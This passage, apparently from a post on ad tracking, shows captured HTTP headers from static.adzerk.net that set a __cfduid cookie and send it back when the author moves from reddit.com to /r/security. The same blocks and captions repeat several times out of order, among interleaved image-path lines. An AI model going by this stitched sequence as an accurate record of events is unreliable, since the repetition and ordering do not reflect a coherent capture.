Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

I visit reddit.com




```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

I visit reddit.com




```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

Later, I go to reddit.com/r/security



```
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```


I visit reddit.com



HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```


Later, I go to reddit.com/r/security



HTTP Headers


```
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```

I visit reddit.com



